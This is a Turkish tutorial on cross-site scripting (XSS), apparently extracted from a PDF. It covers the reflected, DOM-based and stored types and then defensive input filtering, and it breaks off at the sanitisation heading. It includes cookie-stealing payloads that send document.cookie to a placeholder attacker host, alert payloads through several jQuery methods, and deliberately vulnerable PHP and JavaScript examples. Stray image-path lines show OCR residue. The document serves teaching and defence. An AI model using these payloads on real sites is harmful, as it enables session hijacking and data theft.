This pdf was created by **Musa ŞANA** and you can access the pdf originally from musana.net.
Date: **October 17, 2016** - Contact: **musa.sana@hotmail.com**

XSS (Cross Side Scripting, CSS)

XSS (Siteler arası betik çalıştırma) zafiyeti, saldırganın html, css, javascript ile hazırlamış olduğu zararlı kod parçalarının hedef kullanıcının(kurbanın) browserında izinsiz olarak çalıştırmasına imkan tanıyan bir web uygulama güvenliği zafiyetidir. Başka bir deyişle; bir uygulamada bulunan XSS zafiyeti saldırgana, hedef kullanıcının tarayıcısında zararlı kod çalıştırma imkanı tanır. Bu imkan neticesinde saldırgan, hedef kullanıcının oturum bilgilerini, ekran görüntüsünü, tuş girişleri gibi bilgileri alabilir, uygulama içeriğinin manüpüle edebilir. Bu zafiyet istismar edilirken bazen kurbanın insiyatifine bağlı olurken(Reflected ve DOM based türlerinde) bazen de saldırgan, kurban ile muhattap olmadan da zafiyetten etkilenmesini sağlayabilir(persistent türünde).

XSS ile neler yapılabilir ?

a) Html ile;

- Html kodlar kullanılarak fake inputlar yerleştirilip veri çalınabilir.
- Iframe etiketi kullanılarak başka sayfalar çağrılıp veri alınabilir.
- Html meta refresh ile sayfa yönlendirelebilir.
- Özetle içeriği html ve css kullanarak istediğiniz gibi manipüle edebilirsiniz.

Asıl saldırı vektörleri javascript kodu kullanarak gerçekleştirilmektedir. Çünkü javascript ile daha dinamik işlemler yapabilmektedir.

b) JavaScript ile;

- En bilinen ve yaygın olan document.cookie ile kullanıcıların oturum bilgilerini almak.(Session Hijacking)
- Ajax ile kullanıcı bilgilerinin alınıp uzak sunucudaki bir dosyada kayıt edilmesi.
- `addEventListener` fonksiyonu ile hedef kullanıcının bütün klavye, mouse, form etkileşimleri vs kayıt altına alınarak saldırganın kontrolunda olan bir uzak sunucuya gönderilebilir.
- Bulunan sistemlere bağlı olarak (camera hizmeti olan sistemlerde) kişinin kamerasından anlık ekran görüntüsü alınabilir.
- `XMLHttpRequest` nesnesi ile istenilen bir adrese istek yapılabilir.
- DOM sayesinde JS ile sayfa içeriği rahatlıkla değiştirilebilir. Örneğin bir form tagının action niteliğinin değeri değiştirilip kullanıcının form inputlarına girdiği (username,password, kredi kartı vs) hasas bilgileri alınabilir.(Phishing)
- Botnet ağı kurulabilir.
- Kısaca javascript kodu ile yapabileceğiniz her türlü işlemleri yapabilirsiniz. Bu artık üretkenliğinize kalan bir durumdur.

```
Beef framework tarayıcı odaklı bir penetrasyon test aracıdır. Bünyesinde
```

```
barındırdığı bir çok exploit ile tarayıcıya yönelik ciddi saldırılar
gerçekleştirebilir.
    XSS saldırısı da client side bir saldırı olduğu için bu zafiyet istismar
edilirken bazen bu tool kullanılır. Çünkü saldırgana işi daha fonksiyonel,
otomatize ve rahat bir
    şekilde kontrol edebilme avantajı sağlamaktadır.
```

Zafiyet neyden kaynaklanmakta?

XSS saldırıların en temel nedeni kullanıcılardan alınan inputların hiçbir filtrelemeden geçmeden işleme tabi tutulmasıdır.Bu inputlar;

- kullanıcıdan form elemanları aracılığıyla alınan bir değer olabilir(search, login, register etc.),
- get metoduyla gönderilen bir değer olabilir,
- http headerleri ile gönderilen bir değer olabilir,
- cookie, session id değerleri olabilir,
- bir file upload kısmında dosyanın kendisi veya dosyanın adı olabilir.
- ...

Özetle; kullanıcıdan sunucuya giden herhangi bir verinin bir filtreleme işlemine tabi tutulmadan doğrudan kullanılmasından kaynaklanır. Karşıdaki her zaman sıradan bir son kullanıcı olmayabilir. Bu hiçbir zaman göz ardı edilmemelidir. Geliştirilen her uygulama için kullanıcıları saldırgan olarak düşünüp uygulamayı o yönde geliştirmek gerekir.
Basit bir kod;

```
<?php
echo $_GET['cmd'];
?>
```

En kısa anlatımla yukarıdaki kod id parametresinin aldığı değeri ekrana basıyor. Ne güzel :) Peki son kullanıcı sıradan değer değilde; html, javascript gibi istemci tarafından çalışan dillerin keywordlerini(veya server side kısmında çalışan diller için özel anlamı olan karakterleri) kullanınca ne olacak? Hiçbir filtreleme işlemi yapılmadığı için tabi ki de paşa paşa çalışacaktır. Çünkü ilgili değerler kaynak kodun syntaxını bozmadığı için düzgün bir şekilde çalışacaktır. Yani kullanıcı `cmd` parametresine `<b>merhaba</b>` değerini yazdığında ekranda bold olarak merhaba yazacaktır. Bu bizim için şunu ifade eder. Html ve JS kullanarak istediğimiz gibi at koşturabiliriz. Ayrıca yukarıdaki kod sadece xss zafiyetine yol açmamaktadır. Eğer cmd parametresindeki değer veritabanına kayıt edilip tekrar yazdırılırsa bu `sql injection` zafiyetine de sebeb verecektir. İşte kullanıcıdan alınan en ufak bir verinin kontrolu bu kadar önemli!

XSS Türleri

XSS saldırısında amaç; hedef kullanıcının tarayıcısında bir şekilde zararlı kod çalışmaktır. Bu amaca

ulaşmak için bir kaç farklı yöntem bulunmaktadır. Bu farklılıktan dolayı xss saldırıları şimdilik 3 türe ayrılmıştır. Bizde bu sınıflandırmaya sadık kalarak konuyu anlatacağız.

Reflected XSS

Reflected XSS saldırısında; kurbanın, hedef siteye istek yapması için kullanacağı bağlantıda(link) zararlı kod parçası bulundurmasıdır. İstek yapılırken bu zararlı kod ifa edilir ve dönen cevap saldırganın saldırganın kontrolunde olan bir uzak sunucuya gönderilir. Burada önemli olan nokta; zafiyetin istismar edilmesi tamamen kullanıcının insiyatifine kalan bir durumdur. Yani kullanıcı zararlı kod içeren bağlantıya tıklamadığı sürece zafiyetten etkilenmeyecektir. Ayrıca diğer türlerine oranla en çok karşılaşılan xss saldırı türüdür.
GET metoduyla alınan bir `q` parametresinde reflected xss zafiyeti olan bir sistem tassavur edelim. Yani şöyle;

`http://zafiyetlisite.com?q=`

Saldırgan böyle bir senaryo karşısında aşağıdakine benzer bir payload kullanacaktır.

```
<script>document.getElementById("sazan").src =
"http://saldirgan.com?snif.php?q="+document.cookie;</script>
```

Kodun meali;
Yukarıdaki zararlı kod; sayfada id seçicisinin adı `sazan` olan bir elementi seçiyor(bu elementin `<img />` olduğunu kabul edelim). Ve `src` niteliğine, saldırganın kontrolunda olan bir hostun adresini atıyor. Bu hostta bulunan sniff.php dosyasına, q paremetresinde kurbanın cookie değeri olacak şekilde get metoduyla bir istekte bulunuyor. Saldırgan da gelen bu isteği kayıt altına alıyor ve böylece hedef kullanıcının oturum bilgisini kendi oturum bilgisi ile değiştirerek giriş yapıyor.(Örnek senaryoda bunun nasıl yapıldığını göreceğiz.)

Yani sonuç olarak saldırgan aşağıda bulunan bağlantıyı bir şekilde kurbana tıklatmak zorundadır. Daha doğru bir şekilde ifade edersek; saldırganın, kurbana aşağıdaki bağlantıya istek yapmasını sağlaması gerekir. İlla tıklaması gerekmez. Kendi kontrolunda olan başka bir site üzerinde bulunan src niteliğine sahip bir elemente aşağıdaki bağlantıyı gömmesi yeterlidir. Kurbanın ruhu bile duymaz. Daha derin düşününce aklıma daha kötü şeyler gelmiyor değil. Neyse :)

```
http://zafiyetlisite.com?q=<script>document.getElementById("sazan").src =
"http://saldirgan.com?snif.php?q="+document.cookie</script>
```


Ancak... we have a bit of problem. Kim böyle bir bağlantıya tıklar? Sazan olmayan biri olursa böyle bir bağlantıdan işkilenip tıklamayacaktır. Bu tür durumlarda saldırgan link kısaltma servislerini kullanmaktadır. O yüzden her gördüğünüze tıklamayın :) Bazı eklentiler sayesinde kısaltılan linklere tıklamadan da açık halini de görmek mümkündür. Aklınızda olsun.
Öte taraftan saldırganın kullanacağı payloadlar sadece bununla sınırlı değil. Örneğin aşağıdaki gibi bir payload ile de saldırgan amacına rahatlıkla ulaşabilir.

```
http://zafiyetlisite.com?q=<script>document.location.href("http://saldirgan.com?snif.php?q="+document.cookie)</script>
```

Saldırgan, kurbana yukarıdaki bağlantıya istek yapmayı başardığında `document.location.href` fonksiyonundan dolayı kullanıcı saldırganın belirtiği adrese yönlendirilecektir bu da saldırganın istemediği bir durumdur. Saldırılar daha çok kurbana sezdirmeden yapılmaktır. Bu nedenle ilk payloadımız veya ona benzer payloadlar daha çok tercih edilmektedir. Dediğim gibi payloadlar bunlardan ibaret değil saldırganın amacına ulaşması için birçok farklı payload çeşidi vardır. Ancak hepsinin tek bir amacı vardır;

```
Önemli olan kurbana ilgili requesti yapmayı başarmaktır. Ne şekilde olacağının bir önemi yok, ama kurbana sezdirmeden yapılması tabi ki daha makbuldur.
```

Son olarak bu anlatıklarımızı örnek bir diyagram üzerinde görürsek konunun tam anlaşılmasına faydası olacaktır.



1. Saldırgan site üzerinde bulduğu reflected xss zafiyetini kullanarak başka kullanıcıların oturum bilgisini çalmak için zararlı linki kurbana gönderir.
2. Kurban bağlantıya tıklar ve ilgili siteye gider.
3. Ama aynı zamanda bağlantıda bulunan zararlı kod da ifa edilir ve web sitesinden kurbanın cookie bilgileri istenir ve dönen cevap kurbana iletilir.
4. Gelen cevapta kurbanın cookie bilgileri bulunur ve zararlı olan js kodu cookie bilgilerini saldırganın serverına gönderecek olan kodu işler.

DOM Based XSS

`type-0 xss` olarak da bilinen bu xss türü, client side olup diğer iki türün(persistent ve reflected) aksine çok farklı bir mekanizmaya sahiptir. DOM tabanlı xss zafiyetine geçmeden önce basitçe DOM

yapısının ne olduğundan bahsetmemizde fayda var.

```
DOM (Document Object Model), w3c organizasyonu tarafından tanımlanan bir standartır. Temel amacı bir belge içerisindeki yapıyı object-oriented paradigmasına dönüştürmektir. Sadece html yapısına özgü olmamakla beraber herhangi bir belge de dom yapısına sahip olabilir. En çok duyduklanlar arasında XML ve HTML dom yapısı gelmektedir. Biz ise burada HTML DOM yapısını ele alacağız.
HTML DOM, platformdan bağımsız olarak diğer dillerin html ile etkileşime geçerek bilgi alışverişinde bulunabilmesine imkan tanıyan bir arabirimdir. Bu yapıya göre bir html belgesindeki bütün etiketler (hiyerarşik bir düzene göre) nesne olarak kabul edilip bu nesnelere erişilerek içeriği veya özellikleri değiştirilebilmektedir.
```

Başta söylediğimiz üzere yapısı gereği diğer iki türden farklıdır. Çünkü persistent ve reflected xss zafiyetleri sunucu taraflı filtrelemeler ile engellenebilirken DOM tabanlı xss de böyle bir durum söz konusu değildir. Bunun nedeni ise; bazı sorguların sonucuya iletilmeden kullanıcının browserında çalışması veya sunucudan cevap döndükten sonra sorgunun ifa edilmesiden kaynaklanmaktadır. Örneğin, url'de bulunan `#` (diez, hash,fragment) karakterinden sonraki ifade sunucuya iletilmez. Yani `#` den sonraki ifadeler için herhangi bir http trafiği oluşmaz. `#` ifadesi sayfa içerisinde bir bölüme geçiş yapmanın yanında farklı amaçlar içinde kullanılmaktadır. Size verebileceğim en iyi örnek şu an bu sayfanın sol üst tarafında bulunan içerikler kısmı olacaktır :) İlgili bağlantıya tıkladığınızda sayfa içerisinde ilgili bölüme gelmektesiniz ve url yapısında da `#` ifadesinden sonra geldiğiniz kısmın id değeri yazmaktadır. Peki `#` karakterinden sonraki kısmın sunucuya iletilmemesi iyi bir olay mı?

Bir saldırganın gözünden bakarsak kesinlikle çok iyi bir olay. Url'deki ifadenin bir kısmının sunucuya iletilmeden tarayıcı tarafından icra edilmesi tam olarak şu anlama gelmektedir: Sunucu tarafındaki alınan hiçbir güvenlik işe yaramayacaktır. Çünkü zararlı kod `#` ifadesinden sonra yazıldığı için sunucuya iletilmiyor ancak sunucudan kullanıcıya cevap döndükten sonra `#` ifadesinden sonraki kod tarayıcı tarafından ifa edilecek ve zafiyet bu şekilde istismar edilmiş olacak.

```
var x = document.location.hash.split('#')[1];
document.write(x);
```

Yukarıdaki JS kodu; Url içerisinde bulunan `#` karakter(ler)ini referans alarak url adresini parçalar ve oluşan değerleri bir dizi içerisinde tutar. Oluşan dizideki 2. elemanı(veya indisi 1 olan elemanı) x değişkenine atar ve bu değişkeni `document.write` ile ekrana basar.
Eğer geliştirici web uygulamasının bir yerlerinde böyle bir kod kullanmış ise saldırganın bunu keşfetmesi durumunda geliştireceği payload gayet basittir.

`http://site.com#<script>alert(1)</script>`

Saldırgan yukarıdaki payloadı kullanarak kurbana istek yapmaya çalıştığında `#` karakterinden sonraki değer sunucuya iletilmeyeceğinden, sunucu tarafında alınmış çok ciddi filtreleme, sanitize, encoding, white list vs. işlemleri olsa bile bu durum dom-based xss zafiyetini engelleyemeyecektir. Çünkü sunucuya `#` karakterinden sonraki ifade gönderilmeyecektir. `#` karakterinden önceki istek

sunucuya yapılır ve sunucudan cevap döndükten sonra `#` karakterinden sonraki kod kullanıcının browserı tarafından ifa edilir. Bu saldırı vektörü client side bir yapıya sahip olduğundan dolayı browser geliştiricileri bu durumu çözmek için tarayıcının kendi içinde güvenliği sağlamaya çalışmışlardır. Yukarıdaki js kodunu çalıştırıp payloadı denediğinizde alert alamayabilirsiniz. Çünkü Chrome, `XSS Auditor` diye adlandırdığı, kullanıcıyı xss saldırılarından korumak için bir güvenlik sağlamış, firefox ise encoding işlemine tabi tutacağından payload çalışmayacaktır.


```
Chrome bir çok xss payloadını güvenlik nedeniyle engellemektedir. Bu yazının ikinci ana bölümünde anlatığım testleri denerken chrome kullanırsanız büyük ihtimalle örneklerin çoğunda alert alamayacaksınız.(Firefox kullanın.) Bu nedenle xss zafiyeti ararken chromeda (veya başka bir tarayıcıda olabilir) hata almamanız xss zafiyetinin olmadığı anlamına gelmemektedir. Çünkü her tarayıcı bazı standartlara uymayıp kendi standartlarını oluşturmaya/dayatmaya çalıştıklarından dolayı aynı kodlar farklı tarayıcılarda farklı sonuçlar verebilmektedir. Tarayıcıdan tarayıcıya farklı sonuçlar almanız sizi şaşırtmasın yani. Özellikle front-end geliştiricileri bu durumu çok iyi bilmektedir. Buna binaen xss zafiyeti ararken aynı payloadı farklı tarayıcılarda denemekte fayda var.
```

Hi, world...

%3Cscript%3Ealert(1)%3C/script%3E

Öte taraftan dom based xss client side bir saldırı olduğundan diğer tarayıcılar gibi firefoxda kullanıcılarının bu zafiyetten etkillenmeleri için encoding işlemi yapmaktadır. Mesela firefox `#` karakterinden sonraki ifadeyi encoding işleminden geçirdiği için yukarıdaki payloadımız firefoxda da çalışmayacaktadır. Firefox, diğer xss türlerinde chrome gibi herhangi bir engelleme yapmamaktadır. Chrome veya firefox'un eski sürümlerinde bu temel payloadlar çalışmaktadır. Kim güncel olmayan bir tarayıcı kullanır ki diyebilirsiniz. Bunlar temel payloadlar olduğu için sezgisel olarak chrome engelleyebiliyor ancak chrome'un yakalayamadığı çok complex payloadlar bulunmaktadır. Ayrıca chrome da bulunan XSS Auditor bypass edilebilmektir.

> Bu yazının yayınlanması yeterince geciktiğinden XSS Auditor'un nasıl çalıştığını ve nasıl bypass edileceğini başka bir yazıda ele alacağım İnşallah.



Yukarıdaki resim bize bazı noktalarda önemli bilgiler vermketedir. Öncellikle sayfanın kaynak koduna baktığınızda payloadımızın görünmediğini göreceksiniz. DOM based xss zafiyetinde payload sayfanın kaynak kodunda görünmez. Ancak geliştirici araçlarından bakarsanız görebilirsiniz. Yukarıda görmüş olduğunuz üzere geliştirici araçlarından baktığımızda kırmızı olarak görülen bölümde, xss.html dosyasının 12. satırında yer alan kodun tehlike arz etmesinden dolayı `XSS Auditor`un scriptte yer alan ilgili kodu çalıştırmadığını söylüyor. Google xss zafiyetinin sebeb olacağı tehlikeleri göz ardı etmediğinden kullanıcılarını bu tehtitten korumak için böyle bir güvenlik önlemi almış. Bizi bizden daha çok düşünüyorlar. Eksik olmasınlar(!) Kullanırken dikkat edilmediği taktirde dom-based xss zafiyetine sebeb veren js fonksiyonu yukarıda verdiğimiz `document.location.hash.split` den ibaret değildir. Aşağıdaki js kodu da pek ala dom-based xss zafiyetine sebeb olmaktadır.


```
var name = location.hash.slice(1);
document.write("Hello "+name);
```

Bu zafiyetin birde jquery boyutu var tabi. JQueryde seçiciler(Selectors); bir html dökümanındaki etiketleri, `id`leri, `class`ları seçmek için kullanılan bir yapıdır. Bunun bizi ilgilendiren tarafı ise; seçiciler ile seçtiğiniz bir id, class veya html etiketine bazı metotlar kullanarak dinamik bir şekilde ekleme yapabilmemizdir. Aşağıdaki listede kullanırken çok dikkat etmemiz gereken jquery metodları payloadlarıyla beraber verilmiştir.(`sazan` adlı bir id değerimizin olduğu varsayılmıştır.)

```
$('<script>alert(1);</script>').appendTo('#sazan');

$('<script>alert(1);</script>').prependTo('#sazan');

$('#sazan').after('<script>alert(1);</script>');

$('#sazan').before('<script>alert(1);</script>');

$('#sazan').prepend('<script>alert(1);</script>');```

$('#sazan').html('<script>alert(1);</script>');

$('#sazan').append('<script>alert(1);</script>');
```

Defalarca dedik yine diyelim; Kullanıcının müdahale edebileceği yerlere veya kullanıcıdan değer aldığınız yerlere çok ama çok dikkat ediniz!

Bu yapının da net anlaşılması adına diyagram üzerinde gösterelim.(Diyagramlar genelde konu başında verilir ama neden ben konu sonunda veriyorum bilmiyorum.)



1. Saldırgan hedef sistemdeki dom-based xss zafiyetini kullanarak oturum bilgisini çalmak istediği kullanıcıya payloadı ile beraber linki gönderir.
2. Kullanıcı(victim) bağlantıya tıklayıp zafiyetli siteye girer.
3. Zafiyetli site kullanıcıya normal bir cevap döner ancak site; kendisini ziyaret eden kullanıcıların yaptığı sorguyu js ile ekrana yazmaktadır.
   (Payload henüz execute edilmemiştir.)
4. Zafiyetli siteden cevap döndükten sonra saldırganın sorgu parametresine yazdığı payload kurbanın tarayıcısı tarafından ifa edilir.
5. Kurbanın oturum bilgileri saldırganın sunucusuna gönderilir.

Stored(Persistent) XSS

Kullanıcıdan alınan verinin yeterli filtrelemeden geçmemesi sonucunda veri tabanına kayıt edildikten sonra kayıt edilen bu veri başka bir yerde kullanılmak üzere veri tabanından çekileceği sırada ortaya çıkan bir xss zafiyet türüdür. Diğer türlerine oranla çok daha tehlikelidir. Çünkü bu xss zafiyet türünde zararlı kod veri tabanına kayıt edilir. Bu da şu anlama gelmektedir; Sisteme kayıtlı olan kullanıcılar zafiyetten etkilenen sayfayı ziyaret ettikleri anda oturum bilgilerini farkında olmadan saldırgana kaptırırlar. Tehlikeli olan nokta tam da burası işte. Saldırganın kimseyle muhattap olmaması... Diğer xss türlerinde saldırgan, kullanıcılara ilgili bağlantıya bir şekilde istek

yaptırtmaya çalışır ama burada böyle bir durum söz konusu değildir. Payloadın kendisi sitenin veri tabanında kayıtlı zaten. Sadece payloadın select edileceği sayfayı kullanıcın ziyaret etmesi yeterli. Bu durumda sadece bir kişi veya bir grup değil sistemde kayıtlı olan herkes zafiyetten etkilenmiş olur. Diğer xss türlerinde fazla detaya girdiğimiz için bu türün teknik olarak diğerlerinden çok bir farkı bulunmamakta. Sadece bu sefer işin içinde veri tabanı girmektedir. Bu da saldırının kapsamını ve tehlikesini ciddi anlamda büyütmektedir.

Kullanıcıların yorum yaptığı bir sistem düşünelim. Ve back-end kısmında şöyle bir kod yazılmış olsun.

```
<?php
#yorumlar.php sayfası. Kullanıcıların yorum yazması veya yazılan yorumları okuması
için kodlandı.
#veri tabanı bağlantısı ve seçimi vs. yapıldı...

$mesaj   = $_POST['mesaj'];
$user    = $_POST['user'];
$ekle    = mysql_query(INSERT INTO yorumlar (user, mesaj) VALUES('$user',
'$mesaj'));

$q = mysql_query(SELECT * FROM yorumlar);
while($row = mysql_fetch_array($q)) {
echo $row['user']." - ".$row['mesaj'];
}
?>
```

Eminim yukarıdaki kodu yazacak junior developerlar bile yoktur artık. Ancak amacım basit bir örnek ile mantığını anlatmak olduğundan böyle bir kod yazdım. Yukarıdaki kodda mysql database ile işlem yaptık ama diğer databaselerde de yukarıdakine benzer fonksiyonlar ile işlem yaptırırsanız durum değişmeyecektir yine. İsterseniz php'deki oracle database ile işlem yapmak için kullanılan `oci_*` fonksiyonlarını kullanın bir şey değişmeyecektir. Bu gibi düz database işlemleri yaparsanız çok büyük ihtimmale zafiyet bırakırsınız ki php'de zaten artık bu fonksiyonları tavsiye etmiyor ve kullanıcılarının ya mysqli yada pdo kullanmaya zorluyor. Neyse konu fazla dağılmasın. Sonuç olarak kullanıcıdan gelen veriyi temizlemeden doğrudan sql sorgusuna sokulması hem sqli hemde xss zafiyetine sebeb olmaktadır. Yukarıda olan durumda tam olarak bu. Php için PDO sınıfını kullanırsanız filtrelemeler ile uğraşmanıza gerek kalmaz. PDO sınıfı, php ile veritabanı arasında güvenli bir şekilde veri alışverişi yapmak ve diğer veri tabanları desteği sayesinde oldukça kolaylık sağlamaktadır veya orm kullanabilirsiniz. Örnek senaryo bölümünde bu zafiyet türü kullanıldığı için gerekli detayı videoda izleyebilirsiniz.

XSS Zafiyetinin Çözümü

Şimdiye kadar hep bir saldırganın gözüyle sisteme baktık ama bu başlıkta bir devoloper olarak duruma yaklaşacağız ve geliştireceğimiz uygulamalarda xss zafiyeti bırakmamak için bazı ipuçları vereceğiz.

Girdi Kontrolleri

Zafiyete, kullanıcının müdahale edebildiği alanlar veya kullanıcıdan alınan veriler sebeb olduğu için çözümü de burada arayacağız. Girdi denetiminleri çok sıkı sıkıya yapıldığı taktirde bu zafiyet ortaya çıkmayacaktır. Şimdi bu denetimlerde kullanılan kabul görmüş çözüm tekniklerine göz atalım.

White List Tekniği

Pozitif girdi denetimi olarakta bilinen bu çözüm metodunda kullanıcıdan gelecek olan verilerin(karakterlerin, kelimelerin vs) hangilerine izin verileceği belirtilir. Örnek vermek gerekirse kullanıcıdan sadece alfanumeric değerler alıyor isek (yani A'dan Z'ye ve 0'dan 9'a) bunu regex ile ifade ederek sadece kabul edeceğimiz verileri belirleriz. Bu durumda kullanıcıdan gelecek olan özel karakterlerin bütününü kabul etmemiş oluruz. Başka bir örnek daha verecek olursak kullanıcıdan aldığımız değerler sadece belli kelimeler veya ifadelerden ibaret ise sadece kabul edebileceklerimizi belirler, belirlediğimiz değerler dışında gelen değerleri işleme almayız.

Black List Tekniği

Bu teknikte ise white list'in aksine kullanıcıdan gelen veriler arasında kabul etmediklerimizi belirleriz. White list gibi sağlam görünse de aslında hiç öyle değildir. Bu çözüm tekniğinde olasılıklar çok fazla ve bir tanesinin bile gözünüzden kaçması zafiyete sebeb olmaktadır. `<` , `'` , `>` , `"` karakterlerini engellediğinizde bunların hex formatını da engelleyeceksiniz encode edilmiş hallini de engelleyeceksiniz yazılan koda göre değişiklik göstermekle beraber bazen bu karakterler kullanılmadan da zafiyet oluşabilmektedir. Bu durumda script kelimesini engellemelisiniz, alert, prompt, confirm, hex formatları, char formatları vs vs külfetten başka bir şey değil gördüğünüz gibi olasılıklar çok fazla çünkü.

Sanitize

